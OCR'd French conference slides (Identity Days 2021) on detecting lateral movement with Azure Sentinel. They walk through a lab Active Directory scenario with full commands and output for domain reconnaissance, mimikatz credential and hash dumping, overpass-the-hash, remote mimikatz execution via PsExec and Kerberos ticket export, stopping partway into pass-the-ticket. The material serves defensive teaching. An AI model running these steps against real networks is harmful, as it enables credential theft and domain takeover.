IDENTITY DAYS

28 octobre 2021 - PARIS

@IdentityDays #identitydays2021

Merci à tous nos partenaires !

zscaler onelogin SailPoint METSYS Auth0 FUSION DIRECTORY

Microsoft Vorteks make IT work, make IT free

tenable yubico ManageEngine WALLIX CYBERSECURITY SIMPLIFIED Exakis Nelite Magellan Partners Alphorm.com

Mouvement latéral : Détection et blocage avec Microsoft Azure Sentinel

Jean-François Bérenguer

AGENDA DE LA CONFÉRENCE

- Mouvement latéral ?
- Un scenario typique
- On mène l'enquête

Jean-François Bérenguer

MVP Azure

MS Certified Trainer

Speaker : Security, Cloud Governance, Azure, O365, Devops

Rugby, Trekking, BD
Cuisine et Chocolat !!


Projetlys

Mouvement latéral

Mouvement latéral : définition


Utiliser des comptes non sensibles pour obtenir l'accès à des comptes sensibles dans votre réseau.

Exemple de cartographie avec BloodHound




Cybersécurité : Techniques de cartographie Active Directory avec BloodHound · iTPro.fr


SOLORIGATE ATTACK
Stage 1: Initial access and command-and-control




SOLORIGATE ATTACK
Stage 2: Hands-on-keyboard attack on premises



[Using Microsoft 365 Defender to protect against Solorigate - Microsoft Security Blog]






https://www.microsoft.com/security/blog/2020/03/05/human-operated-ransomware-attacks-a-preventable-disaster/

Un scenario classique

Le lab :



[Microsoft Defender for Identity Security Alert lab tutorial overview | Microsoft Docs]

Quelques outils

Name	Da
PSTools	10
PowerSploit-master	10
NetSess	10
neo4j-community-4.3.6-windows	10
mimikatz	10
BloodHound	10
BGInfo	10
AdFind	10
AADInternals-master	10
_Sources	10

Précisions :

Scénario simpliste

A utiliser comme cas d'école

Le but est uniquement de voir la détection dans Azure Sentinel et la manipulation de la plate-forme pour les investigations

Phase 1 : découverte AD et réseau

```
C:\Windows\system32>ping daisytown.azure

Pinging daisytown.azure [10.2.0.8] with 32 bytes of data:
Reply from 10.2.0.8: bytes=32 time=1ms TTL=128
Reply from 10.2.0.8: bytes=32 time=1ms TTL=128
Reply from 10.2.0.8: bytes=32 time=1ms TTL=128
Reply from 10.2.0.8: bytes=32 time=1ms TTL=128

Ping statistics for 10.2.0.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Windows\system32>nslookup daisytown.azure
Server:  UnKnown
Address:  10.2.0.8

Name:    daisytown.azure
Address:  10.2.0.8
```

```
c:\Tools\AdFind>net user /domain
The request will be processed at a domain controller for domain daisytown.azure.


User accounts for \\Server07.daisytown.azure

-------------------------------------------------------------------------------
BillyTheKid              Guest                    joedalton
krbtgt                   LuckyLuke                MDIService
Rantanplan
The command completed successfully.


c:\Tools\AdFind>net group /domain
The request will be processed at a domain controller for domain daisytown.azure.


Group Accounts for \\Server07.daisytown.azure

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Helpdesk
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

Phase 1 : découverte AD + réseau

```
c:\Tools\AdFind>adfind -default -f name=administrators member -list | adfind samaccountname

AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021

Using server: Server07.daisytown.azure:389
Directory: Windows Server 2019

dn:CN=LuckyLuke,OU=DaisyTown Users and Groups,DC=daisytown,DC=azure
>sAMAccountName: LuckyLuke

dn:CN=Domain Admins,CN=Users,DC=daisytown,DC=azure
>sAMAccountName: Domain Admins

dn:CN=Enterprise Admins,CN=Users,DC=daisytown,DC=azure
>sAMAccountName: Enterprise Admins

dn:CN=joedalton,CN=Users,DC=daisytown,DC=azure
>sAMAccountName: joedalton


4 Objects returned
```

```
c:\Tools>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain daisytown.azure.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
joedalton                LuckyLuke
The command completed successfully.


c:\Tools>net group "Enterprise Admins" /domain
The request will be processed at a domain controller for domain daisytown.azure.

Group name     Enterprise Admins
Comment        Designated administrators of the enterprise

Members

-------------------------------------------------------------------------------
joedalton
The command completed successfully.
```

Phase 1 : découverte AD + réseau

```
c:\Tools\mimikatz\x64>net user billythekid /domain
The request will be processed at a domain controller for domain daisytown.azure.

User name                    BillyTheKid
Full Name                    BillyTheKid
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/26/2021 3:45:52 PM
Password expires             Never
Password changeable          10/27/2021 3:45:52 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/27/2021 9:52:26 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Helpdesk
The command completed successfully.
```

```
The request will be processed at a domain controller for domain daisytown.azure.

User name                    LuckyLuke
Full Name                    LuckyLuke
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/26/2021 3:38:38 PM
Password expires             Never
Password changeable          10/27/2021 3:38:38 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/28/2021 9:52:02 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Admins        *Domain Users
The command completed successfully.
```

```
c:\Tools\NetSess>NetSess.exe server07

NetSess V02.00.00cpp Joe Richards (joe@joeware.net) January 2004

Enumerating Host: server07
Client                 User Name               Time       Idle Time
------------------------------------------------------------------------------
\\\\10.2.0.5           LuckyLuke               000:00:00  000:00:00

Total of 1 entries enumerated
```

A ce stade :

Rantanplan utilisateur et poste compromis (pré-scénario)

BillyTheKid identifié comme Helpdesk, s'est connecté sur le poste de Rantanplan + poste de Helpdesk identifié

LuckyLuke identifié comme Admin du domaine, connexion sur le poste de Helpdesk identifiée

Phase 2 Mouvement latéral

```
c:\Tools\mimikatz\x64>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\tools\victimcpc3.txt
```

Dump Credentials

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 8100889 (00000000:007b9c19)
Session           : Interactive from 0
User Name         : billythekid
Domain            : DAISYTOWN
Logon Server      : Server07
Logon Time        : 10/27/2021 1:10:05 PM
SID               : S-1-5-21-2086596221-1784656601-968214837-1109
        msv :
         [00000003] Primary
         * Username : BillyTheKid
         * Domain   : DAISYTOWN
         * NTLM     : 9d3a21eb59d6861e6179b8e3539fb89a
         * SHA1     : 7c6ecdf567f372d90cd0a9f3ddae27b700c5a536
         * DPAPI    : baf775d950c7070b4c63dd23da7a8ac7
        tspkg :
        wdigest :
```

Phase 2 Mouvement latéral

Overpass-The-Hash :
Conversion du Hash NTLM en Kerberos TGT

```
c:\Tools\mimikatz\x64>mimikatz.exe "privilege::debug" "sekurlsa::pth /user:BillyTheKid /ntlm:9d3a21eb59d6861e6179b8e3539fb89
t"

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:BillyTheKid /ntlm:9d3a21eb59d6861e6179b8e3539fb89a /domain:contoso.azure
user    : BillyTheKid
domain  : contoso.azure
program : cmd.exe
impers. : no
NTLM    : 9d3a21eb59d6861e6179b8e3539fb89a
  |  PID  7760
  |  TID  900
  |  LSA Process is now R/W
  |  LUID 0 ; 7908657 (00000000:0078ad31)
  \_ msv1_0   - data copy @ 0000021EEA49B080 : OK !
  \_ kerberos - data copy @ 0000021EEA931B08
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000021EEA9CDDE8 (32) -> null

mimikatz(commandline) # exit
Bye!
```

Phase 3 : prise de contrôle du poste Helpdesk

```
c:\Tools\PowerSploit-master\PowerSploit-master>klist

Current LogonId is 0:0x7fb6e8

Cached Tickets: (2)

#0>     Client: BillyTheKid @ DAISYTOWN.AZURE
        Server: krbtgt/DAISYTOWN.AZURE @ DAISYTOWN.AZURE
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 10/27/2021 13:17:49 (local)
        End Time:   10/27/2021 23:17:49 (local)
        Renew Time: 11/3/2021 13:17:49 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: Server07.daisytown.azure

#1>     Client: BillyTheKid @ DAISYTOWN.AZURE
        Server: cifs/pcadmin @ DAISYTOWN.AZURE
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 10/27/2021 13:17:49 (local)
        End Time:   10/27/2021 23:17:49 (local)
        Renew Time: 11/3/2021 13:17:49 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: Server07.daisytown.azure

c:\Tools\PowerSploit-master\PowerSploit-master>
```

```
C:\Users\rantanplan>dir \\pcadmin\c$
 Volume in drive \\pcadmin\c$ is Windows
 Volume Serial Number is 4286-D24E

 Directory of \\pcadmin\c$

10/25/2021  11:10 PM    <DIR>          Packages
12/07/2019  09:14 AM    <DIR>          PerfLogs
10/27/2021  02:45 AM    <DIR>          Program Files
10/06/2021  09:13 AM    <DIR>          Program Files (x86)
10/26/2021  08:14 PM    <DIR>          Tools
10/26/2021  07:27 PM    <DIR>          Users
10/25/2021  11:05 PM    <DIR>          Windows
10/25/2021  11:10 PM    <DIR>          WindowsAzure
               0 File(s)              0 bytes
               8 Dir(s)  110,398,619,648 bytes free

C:\Users\rantanplan>cd c:\tools
```

Phase 3 : prise de contrôle du poste Helpdesk

```
c:\Tools\mimikatz\x64>xcopy mimikatz.exe \\pcadmin\c$\temp
Does \\pcadmin\c$\temp specify a file name
or directory name on the target
(F = file, D = directory)? d
C:mimikatz.exe
1 File(s) copied
```

Et export des tickets trouvés dans LSASS.exe

```
c:\Tools\PSTools>PsExec.exe \\pc01 -accepteula cmd /c (cd c:\temp ^& mimikatz.exe "privilege::debug" "sekurlsa::tickets
/export" "exit")

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com



  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::tickets /export

Authentication Id : 0 ; 26718731 (00000000:0197b20b)
Session           : Network from 0
User Name         : BillyTheKid
Domain            : DAISYTOWN
Logon Server      : (null)
Logon Time        : 10/27/2021 2:02:25 PM
SID               : S-1-5-21-2086596221-1784656601-968214837-1109

        * Username : BillyTheKid
        * Domain   : DAISYTOWN.AZURE
        * Password : (null)

       Group 0 - Ticket Granting Service

       Group 1 - Client Ticket ?
        [00000000]
          Start/End/MaxRenew: 10/27/2021 1:57:46 PM ; 10/27/2021 11:17:49 PM ; 1/1/1601 12:00:00 AM
          Service Name (02) : cifs ; pc01 ; @ DAISYTOWN.AZURE
          Target Name  (--) : @ DAISYTOWN.AZURE
          Client Name  (01) : BillyTheKid ; @ DAISYTOWN.AZURE
          Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
          Session Key       : 0x00000001 - des_cbc_crc
            e186fd30b428c73c03f34f43f6577c5fca57af7b93929ef3d9382afa66cce0b9
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 1        [...]
          * Saved to file [0;197b20b]-1-0-40a10000-BillyTheKid@cifs-pc01.kirbi !

       Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 26534587 (00000000:0194e2bb)
Session           : Interactive from 0
```

Phase 4 : Pass the Ticket

[0;3e4]-0-0-40a50000-PC01$@cifs-Server07.daisytown.azure.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;3e4]-0-1-40a50000-PC01$@ldap-server07.daisytown.azure.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;3e4]-2-0-60a10000-PC01$@krbtgt-DAISYTOWN.AZURE.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;3e4]-2-1-40e10000-PC01$@krbtgt-DAISYTOWN.AZURE.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;3e7]-0-0-40a50000-PC01$@LDAP-Server07.daisytown.azure.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;3e7]-0-1-40a50000-PC01$@ldap-Server07.daisytown.azure.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;3e7]-2-0-40e10000-PC01$@krbtgt-DAISYTOWN.AZURE.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;194dfbd]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;194e2bb]-0-0-40a50000-LuckyLuke@LDAP-Server07.daisytown.azure.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;194e2bb]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;197b20b]-1-0-40a10000-BillyTheKid@cifs-pc01.kirbi	10/27/2021 2:02 PM	KIRBI File
[0;1162eee]-2-0-40e10000-BillyTheKid@krbtgt-DAISYTOWN.AZU		
[0;1162fb2]-0-0-40a50000-BillyTheKid@LDAP-Server07.daisytow		
[0;1162fb2]-2-0-40e10000-BillyTheKid@krbtgt-DAISYTOWN.AZU		
[0;11781d6]-2-0-40e10000-BillyTheKid@krbtgt-DAISYTOWN.AZU		

```
c:\Tools\PSTools>xcopy \\pc01\c$\temp\*LuckyLuke* c:\temp\adminpc_tickets
Does C:\temp\adminpc_tickets specify a file name
or directory name on the target
(F = file, D = directory)? d
